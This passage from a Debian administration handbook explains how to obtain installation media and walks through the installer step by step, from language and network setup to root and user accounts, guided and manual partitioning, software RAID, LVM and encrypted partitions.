To acquire Debian CD-ROM images, you may of course download them and burn them to disk. You may also purchase them, and, thus, provide the project with a little financial support. Check the website to see the list of CD-ROM image vendors and download sites.

➡ <http://www.debian.org/CD/index.html>

#### 4.1.2. Booting from a USB Key

Since most computers are able to boot from USB devices, you can also install Debian from a USB key (this is nothing more than a small flash-memory disk).

The installation manual explains how to create a USB key that contains the `debian-installer`. The procedure is very simple because ISO images for *i386* and *amd64* are hybrid images that can boot from a CD-ROM as well as from a USB key.

You must first identify the device name of the USB key (ex: `/dev/sdb`); the simplest means to do this is to check the messages issued by the kernel using the `dmesg` command. Then you must copy the previously downloaded ISO image (for example `debian-8.0.0-amd64-i386-netinst.iso`) with the command `cat debian-8.0.0-amd64-i386-netinst.iso >/dev/sdb;sync`. This command requires administrator rights, since it accesses the USB key directly and blindly erases its content.

A more detailed explanation is available in the installation manual. Among other things, it describes an alternative method of preparing a USB key that is more complex, but that allows to customize the installer's default options (those set in the kernel command line).

➔ <http://www.debian.org/releases/stable/amd64/ch04s03.html>

### 4.1.3. Installing through Network Booting

Many BIOSes allow booting directly from the network by downloading a kernel and a minimal filesystem image. This method (which has several names, such as PXE or TFTP boot) can be a life-saver if the computer does not have a CD-ROM reader, or if the BIOS can't boot from such media.

This installation method works in two steps. First, while booting the computer, the BIOS (or the network card) issues a BOOTP/DHCP request to automatically acquire an IP address. When a BOOTP or DHCP server returns a response, it includes a filename, as well as network settings. After having configured the network, the client computer then issues a TFTP (Trivial File Transfer Protocol) request for a file whose name was previously indicated. Once this file is acquired, it is executed as though it were a bootloader. This then launches the Debian installation program, which is executed as though it were running from the hard drive, a CD-ROM, or a USB key.

All the details of this method are available in the installation guide (“Preparing files for TFTP Net Booting” section).

➔ <http://www.debian.org/releases/stable/amd64/ch05s01.html#boot-tftp>

➔ <http://www.debian.org/releases/stable/amd64/ch04s05.html>

### 4.1.4. Other Installation Methods

When we have to deploy customized installations for a large number of computers, we generally choose an automated rather than a manual installation method. Depending on the situation and the complexity of the installations to be made, we can use FAI (Fully Automatic Installer, described in section 12.3.1, “Fully Automatic Installer (FAI)” page 339), or even a customized installation CD with preseeding (see section 12.3.2, “Preseeding Debian-Installer” page 340).

## 4.2. Installing, Step by Step

### 4.2.1. Booting and Starting the Installer

Once the BIOS has begun booting from the CD- or DVD-ROM, the Isolinux bootloader menu appears. At this stage, the Linux kernel is not yet loaded; this menu allows you to choose the kernel to boot and enter possible parameters to be transferred to it in the process.

For a standard installation, you only need to choose “Install” or “Graphical install” (with the arrow keys), then press the Enter key to initiate the remainder of the installation process. If

the DVD-ROM is a “Multi-arch” disk, and the machine has an Intel or AMD 64 bit processor, the menu options “64 bit install” and “64 bit graphical install” enable the installation of the 64 bit variant (*amd64*) instead of the default 32 bit variant (*i386*). In practice, the 64 bit version can almost always be used: most recent processors are 64 bit processors and the 64 bit version deals better with the large amount of RAM that new computers tend to have.

GOING FURTHER

**32 or 64 bits?**

The fundamental difference between 32 and 64 bit systems is the size of memory addresses. In theory, a 32 bit system can not work with more than 4 GB of RAM ( $2^{32}$  bytes). In practice, it is possible to work around this limitation by using the 686-pae kernel variant, so long as the processor handles the PAE (Physical Address Extension) functionality. Using it does have a notable influence on system performance, however. This is why it is useful to use the 64 bit mode on a server with a large amount of RAM.

For an office computer (where a few percent difference in performance is negligible), you must keep in mind that some proprietary programs are not available in 64 bit versions (such as Skype, for example). It is technically possible to make them work on 64 bit systems, but you have to install the 32 bit versions of all the necessary libraries (see section 5.4.5, “Multi-Arch Support” page 94), and sometimes to use *setarch* or *linux32* (in the *util-linux* package) to trick applications regarding the nature of the system.

IN PRACTICE

**Installation alongside an existing Windows system**

If the computer is already running Windows, it is not necessary to delete the system in order to install Debian. You can have both systems at once, each installed on a separate disk or partition, and choose which to start when booting the computer. This configuration is often called “dual boot”, and the Debian installation system can set it up. This is done during the hard drive partitioning stage of installation and while setting up the bootloader (see the sidebars “Shrinking a Windows partition” page 61 and “Bootloader and dual boot” page 67).

If you already have a working Windows system, you can even avoid using a CD-ROM; Debian offers a Windows program that will download a light Debian installer and set it up on the hard disk. You then only need to reboot the computer and choose between normal Windows boot or booting the installation program. You can also find it on a dedicated website with a rather explicit name...

- <http://ftp.debian.org/debian/tools/win32-loader/stable/>
- <http://www.goodbye-microsoft.com/>

BACK TO BASICS


**Bootloader**

The bootloader is a low-level program that is responsible for booting the Linux kernel just after the BIOS passes off its control. To handle this task, it must be able to locate the Linux kernel to boot on the disk. On the *i386* and *amd64* architectures, the two most used programs to perform this task are LILO, the older of the two, and GRUB, its modern replacement. *Isolinux* and *Syslinux* are alternatives frequently used to boot from removable media.

Each menu entry hides a specific boot command line, which can be configured as needed by pressing the TAB key before validating the entry and booting. The “Help” menu entry displays the old command line interface, where the F1 to F10 keys display different help screens detailing

the various options available at the prompt. You will rarely need to use this option except in very specific cases.

The “expert” mode (accessible in the “Advanced options” menu) details all possible options in the process of installation, and allows navigation between the various steps without them happening automatically in sequence. Be careful, this very verbose mode can be confusing due to the multitude of configuration choices that it offers.



**Figure 4.1** *Boot screen*

Once booted, the installation program guides you step by step throughout the process. This section presents each of these steps in detail. Here we follow the process of an installation from a Multi-Arch DVD-ROM (more specifically, the beta4 version of the installer for Jessie); *netinst* installations, as well as the final release of the installer, may look slightly different. We will also address installation in graphical mode, but the only difference from “classic” (text-mode) installation is in the visual appearance.

#### 4.2.2. Selecting the language

The installation program begins in English, but the first step allows the user to choose the language that will be used in the rest of the process. Choosing French, for example, will provide an installation entirely translated into French (and a system configured in French as a result). This choice is also used to define more relevant default choices in subsequent stages (notably the keyboard layout).

##### BACK TO BASICS

##### **Navigating with the keyboard**

Some steps in the installation process require you to enter information. These screens have several areas that may “have focus” (text entry area, checkboxes, list of choices, OK and Cancel buttons), and the TAB key allows you to move from one to another.

In graphical mode, you can use the mouse as you would normally on an installed graphical desktop.




Figure 4.2 Selecting the language

#### 4.2.3. Selecting the country

The second step consists in choosing your country. Combined with the language, this information enables the program to offer the most appropriate keyboard layout. This will also influence the configuration of the time zone. In the United States, a standard QWERTY keyboard is suggested, and a choice of appropriate time zones is offered.





Figure 4.3 Selecting the country

#### 4.2.4. Selecting the keyboard layout

The proposed “American English” keyboard corresponds to the usual QWERTY layout.



**Figure 4.4** *Choice of keyboard*

### 4.2.5. Detecting Hardware

This step is completely automatic in the vast majority of cases. The installer detects your hardware, and tries to identify the CD-ROM drive used in order to access its content. It loads the modules corresponding to the various hardware components detected, and then “mounts” the CD-ROM in order to read it. The previous steps were completely contained in the boot image included on the CD, a file of limited size and loaded into memory by the BIOS when booting from the CD.

The installer can work with the vast majority of drives, especially standard ATAPI peripherals (sometimes called IDE and EIDE). However, if detection of the CD-ROM reader fails, the installer offers the choice to load a kernel module (for instance from a USB key) corresponding to the CD-ROM driver.

### 4.2.6. Loading Components

With the contents of the CD now available, the installer loads all the files necessary to continue with its work. This includes additional drivers for the remaining hardware (especially the network card), as well as all the components of the installation program.

### 4.2.7. Detecting Network Hardware

This automatic step tries to identify the network card and load the corresponding module. If automatic detection fails, you can manually select the module to load. If no module works, it is possible to load a specific module from a removable device. This last solution is usually only needed if the appropriate driver is not included in the standard Linux kernel, but available elsewhere, such as the manufacturer’s website.

This step must absolutely be successful for *netinst* installations, since the Debian packages must be loaded from the network.

#### 4.2.8. Configuring the Network

In order to automate the process as much as possible, the installer attempts an automatic network configuration by DHCP (for IPv4) and by IPv6 network discovery. If this fails, it offers more choices: try again with a normal DHCP configuration, attempt DHCP configuration by declaring the name of the machine, or set up a static network configuration.

This last option requires an IP address, a subnet mask, an IP address for a potential gateway, a machine name, and a domain name.

**Configuration without  
DHCP**

TIP

If the local network is equipped with a DHCP server that you do not wish to use because you prefer to define a static IP address for the machine during installation, you can add the `netcfg/use_dhcp=false` option when booting from the CD-ROM. You just need to go to the desired menu entry by pressing the TAB key and add the desired option before pressing the Enter key.

**Do not improvise**

BEWARE

Many local area networks are based on an implicit assumption that all machines can be trusted, and inadequate configuration of a single computer will often perturb the whole network. As a result, do not connect your machine to a network without first agreeing with its administrator on the appropriate settings (for example, the IP address, netmask, and broadcast address).

#### 4.2.9. Administrator Password

The super-user root account, reserved for the machine's administrator, is automatically created during installation; this is why a password is requested. The installer also asks for a confirmation of the password to prevent any input error which would later be difficult to amend.

**Administrator password**

SECURITY

The root user's password should be long (8 characters or more) and impossible to guess. Indeed, any computer (and a fortiori any server) connected to the Internet is regularly targeted by automated connection attempts with the most obvious passwords. Sometimes it may even be subject to dictionary attacks, in which many combinations of words and numbers are tested as password. Avoid using the names of children or parents, dates of birth, etc.: many of your co-workers might know them, and you rarely want to give them free access to the computer in question.

These remarks are equally applicable for other user passwords, but the consequences of a compromised account are less drastic for users without administrative rights.

If inspiration is lacking, do not hesitate to use password generators, such as `pwgen` (in the package of the same name).






Figure 4.5 Administrator Password

#### 4.2.10. Creating the First User

Debian also imposes the creation of a standard user account so that the administrator doesn't get into the bad habit of working as root. The precautionary principle essentially means that each task is performed with the minimum required rights, in order to limit the damage caused by human error. This is why the installer will ask for the complete name of this first user, their username, and their password (twice, to prevent the risk of erroneous input).




Figure 4.6 Name of the first user

#### 4.2.11. Configuring the Clock

If the network is available, the system’s internal clock is updated (in a one-shot way) from an NTP server. This way the timestamps on logs will be correct from the first boot. For them to remain consistently precise over time, an NTP daemon needs to be set up after initial installation (see section 8.9.2, “[Time Synchronization](#)” page 169).

#### 4.2.12. Detecting Disks and Other Devices

This step automatically detects the hard drives on which Debian may be installed. They will be presented in the next step: partitioning.

#### 4.2.13. Starting the Partitioning Tool

##### CULTURE

##### Uses of partitioning

Partitioning, an indispensable step in installation, consists in dividing the available space on the hard drives (each subdivision thereof being called a “partition”) according to the data to be stored on it and the use for which the computer is intended. This step also includes choosing the filesystems to be used. All of these decisions will have an influence on performance, data security, and the administration of the server.

The partitioning step is traditionally difficult for new users. It is necessary to define the various portions of the disks (or “partitions”) on which the Linux filesystems and virtual memory (swap) will be stored. This task is complicated if another operating system that you want to keep is already on the machine. Indeed, you will then have to make sure that you do not alter its partitions (or that you resize them without causing damage).

Fortunately, the partitioning software has a “guided” mode which recommends partitions for the user to make — in most cases, you can simply validate the software’s suggestions.




Figure 4.7 *Choice of partitioning mode*

The first screen in the partitioning tool offers the choice of using an entire hard drive to create various partitions. For a (new) computer which will solely use Linux, this option is clearly the simplest, and you can choose the option “Guided - use entire disk”. If the computer has two hard drives for two operating systems, setting one drive for each is also a solution that can facilitate partitioning. In both of these cases, the next screen offers to choose the disk where Linux will be installed by selecting the corresponding entry (for example, “SCSI1 (0,0,0) (sda) - 12.9 GB ATA VBOX HARDDISK”). You then start guided partitioning.




Figure 4.8 *Disk to use for guided partitioning*

Guided partitioning can also set up LVM logical volumes instead of partitions (see below). Since the remainder of the operation is the same, we will not go over the option “Guided - use entire disk and set up LVM” (encrypted or not).

In other cases, when Linux must work alongside other already existing partitions, you need to choose manual partitioning.

## Guided partitioning

The guided partitioning tool offers three partitioning methods, which correspond to different usages.




Figure 4.9 Guided partitioning

The first method is called “All files in one partition”. The entire Linux system tree is stored in a single filesystem, corresponding to the root `/` directory. This simple and robust partitioning fits perfectly for personal or single-user systems. In fact, two partitions will be created: the first will house the complete system, the second the virtual memory (swap).

The second method, “Separate `/home/` partition”, is similar, but splits the file hierarchy in two: one partition contains the Linux system (`/`), and the second contains “home directories” (meaning user data, in files and subdirectories available under `/home/`).

The last partitioning method, called “Separate `/home/`, `/var`, and `/tmp` partitions”, is appropriate for servers and multi-user systems. It divides the file tree into many partitions: in addition to the root (`/`) and user accounts (`/home/`) partitions, it also has partitions for server software data (`/var/`), and temporary files (`/tmp/`). These divisions have several advantages. Users can not lock up the server by consuming all available hard drive space (they can only fill up `/tmp/` and `/home/`). The daemon data (especially logs) can no longer clog up the rest of the system.

## Choosing a filesystem

A filesystem defines the way in which data is organized on the hard drive. Each existing filesystem has its merits and limitations. Some are more robust, others more effective: if you know your needs well, choosing the most appropriate filesystem is possible. Various comparisons have already been made; it seems that ReiserFS is particularly efficient for reading many small files; XFS, in turn, works faster with large files. *Ext4*, the default filesystem for Debian, is a good compromise, based on the three previous versions of filesystems historically used in Linux (*ext*, *ext2* and *ext3*). *Ext4* overcomes certain limitations of *ext3* and is particularly appropriate for very large capacity hard drives. Another option would be to experiment with the very promising *btrfs*, which includes numerous features that require, to this day, the use of LVM and/or RAID.

A journalized filesystem (such as *ext3*, *ext4*, *btrfs*, *reiserfs*, or *xfs*) takes special measures to make it possible to return to a prior consistent state after an abrupt interruption without completely analyzing the entire disk (as was the case with the *ext2* system). This functionality is carried out by filling in a journal that describes the operations to conduct prior to actually executing them. If an operation is interrupted, it will be possible to “replay” it from the journal. Conversely, if an interruption occurs during an update of the journal, the last requested change is simply ignored; the data being written could be lost, but since the data on the disk has not changed, they have remained coherent. This is nothing more nor less than a transactional mechanism applied to the filesystem.

After choosing the type of partition, the software calculates a suggestion, and describes it on the screen; the user can then modify it if needed. You can, in particular, choose another filesystem if the standard choice (*ext4*) isn’t appropriate. In most cases, however, the proposed partitioning is reasonable and it can be accepted by selecting the “Finish partitioning and write changes to disk” entry.




Figure 4.10 Validating partitioning

## Manual Partitioning

Manual partitioning allows greater flexibility, allowing the user to choose the purpose and size of each partition. Furthermore, this mode is unavoidable if you wish to use software RAID.

### IN PRACTICE

#### Shrinking a Windows partition

To install Debian alongside an existing operating system (Windows or other), you must have some available hard drive space that is not being used by the other system in order to be able to create the partitions dedicated to Debian. In most cases, this means shrinking a Windows partition and reusing the freed space.

The Debian installer allows this operation when using the manual mode for partitioning. You only need to choose the Windows partition and enter its new size (this works the same with both FAT and NTFS partitions).

The first screen displays the available disks, their partitions, and any possible free space that has not yet been partitioned. You can select each displayed element; pressing the Enter key then gives a list of possible actions.

You can erase all partitions on a disk by selecting it.

When selecting free space on a disk, you can manually create a new partition. You can also do this with guided partitioning, which is an interesting solution for a disk that already contains another operating system, but which you may wish to partition for Linux in a standard manner. See section 4.2.13.1, “[Guided partitioning](#)” page 59 for more details on guided partitioning.

### BACK TO BASICS

#### Mount point

The mount point is the directory tree that will house the contents of the filesystem on the selected partition. Thus, a partition mounted at `/home/` is traditionally intended to contain user data.

When this directory is named “`/`”, it is known as the *root* of the file tree, and therefore the root of the partition that will actually host the Debian system.

### BACK TO BASICS

#### Virtual memory, swap

Virtual memory allows the Linux kernel, when lacking sufficient memory (RAM), to free a bit of storage by storing the parts of the RAM that have been inactive for some time on the swap partition of the hard disk.

To simulate the additional memory, Windows uses a swap file that is directly contained in a filesystem. Conversely, Linux uses a partition dedicated to this purpose, hence the term “swap partition”.

When choosing a partition, you can indicate the manner in which you are going to use it:

- format it and include it in the file tree by choosing a mount point;
- use it as a swap partition;
- make it into a “physical volume for encryption” (to protect the confidentiality of data on certain partitions, see below);
- make it a “physical volume for LVM” (this concept is discussed in greater detail later in this chapter);

- use it as a RAID device (see later in this chapter);
- you can also choose not to use it, and therefore leave it unchanged.

### *Configuring Multidisk Devices (Software RAID)*

Some types of RAID allow the duplication of information stored on hard drives to prevent data loss in the event of a hardware problem affecting one of them. Level 1 RAID keeps a simple, identical copy (mirror) of a hard drive on another drive, while level 5 RAID splits redundant data over several disks, thus allowing the complete reconstruction of a failing drive.

We will only describe level 1 RAID, which is the simplest to implement. The first step involves creating two partitions of identical size located on two different hard drives, and to label them “physical volume for RAID”.

You must then choose “Configure software RAID” in the partitioning tool to combine these two partitions into a new virtual disk and select “Create MD device” in the configuration screen. You then need to answer a series of questions about this new device. The first question asks about the RAID level to use, which in our case will be “RAID1”. The second question asks about the number of active devices — two in our case, which is the number of partitions that need to be included in this MD device. The third question is about the number of spare devices — 0; we have not planned any additional disk to take over for a possible defective disk. The last question requires you to choose the partitions for the RAID device — these would be the two that we have set aside for this purpose (make sure you only select the partitions that explicitly mention “raid”).

Back to the main menu, a new virtual “RAID” disk appears. This disk is presented with a single partition which can not be deleted, but whose use we can choose (just like for any other partition).

For further details on RAID functions, please refer to section [12.1.1](#), “**Software RAID**” page 302.

### *Configuring the Logical Volume Manager (LVM)*

LVM allows you to create “virtual” partitions that span over several disks. The benefits are twofold: the size of the partitions are no longer limited by individual disks but by their cumulative volume, and you can resize existing partitions at any time, possibly after adding an additional disk when needed.

LVM uses a particular terminology: a virtual partition is a “logical volume”, which is part of a “volume group”, or an association of several “physical volumes”. Each of these terms in fact corresponds to a “real” partition (or a software RAID device).

This technique works in a very simple way: each volume, whether physical or logical, is split into blocks of the same size, which are made to correspond by LVM. The addition of a new disk will cause the creation of a new physical volume, and these new blocks can be associated to any volume group. All of the partitions in the volume group that is thus expanded will have additional space into which they can extend.

The partitioning tool configures LVM in several steps. First you must create on the existing disks the partitions that will be “physical volumes for LVM”. To activate LVM, you need to choose “Configure the Logical Volume Manager (LVM)”, then on the same configuration screen “Create a volume group”, to which you will associate the existing physical volumes. Finally, you can create logical volumes within this volume group. Note that the automatic partitioning system can perform all these steps automatically.

In the partitioning menu, each physical volume will appear as a disk with a single partition which can not be deleted, but that you can use as desired.

The usage of LVM is described in further detail in section 12.1.2, “LVM” page 312.

### *Setting Up Encrypted Partitions*

To guarantee the confidentiality of your data, for instance in the event of the loss or theft of your computer or a hard drive, it is possible to encrypt the data on some partitions. This feature can be added underneath any filesystem, since, as for LVM, Linux (and more particularly the dm-crypt driver) uses the Device Mapper to create a virtual partition (whose content is protected) based on an underlying partition that will store the data in an encrypted form (thanks to LUKS, Linux Unified Key Setup, a standard format that enables the storage of encrypted data as well as meta-information that indicates the encryption algorithms used).

#### **SECURITY** **Encrypted swap partition**

When an encrypted partition is used, the encryption key is stored in memory (RAM). Since retrieving this key allows the decryption of the data, it is of utmost importance to avoid leaving a copy of this key that would be accessible to the possible thief of the computer or hard drive, or to a maintenance technician. This is however something that can easily occur with a laptop, since when hibernating the contents of RAM is stored on the swap partition. If this partition isn't encrypted, the thief may access the key and use it to decrypt the data from the encrypted partitions. This is why, when you use encrypted partitions, it is imperative to also encrypt the swap partition!


The Debian installer will warn the user if they try to make an encrypted partition while the swap partition isn't encrypted.

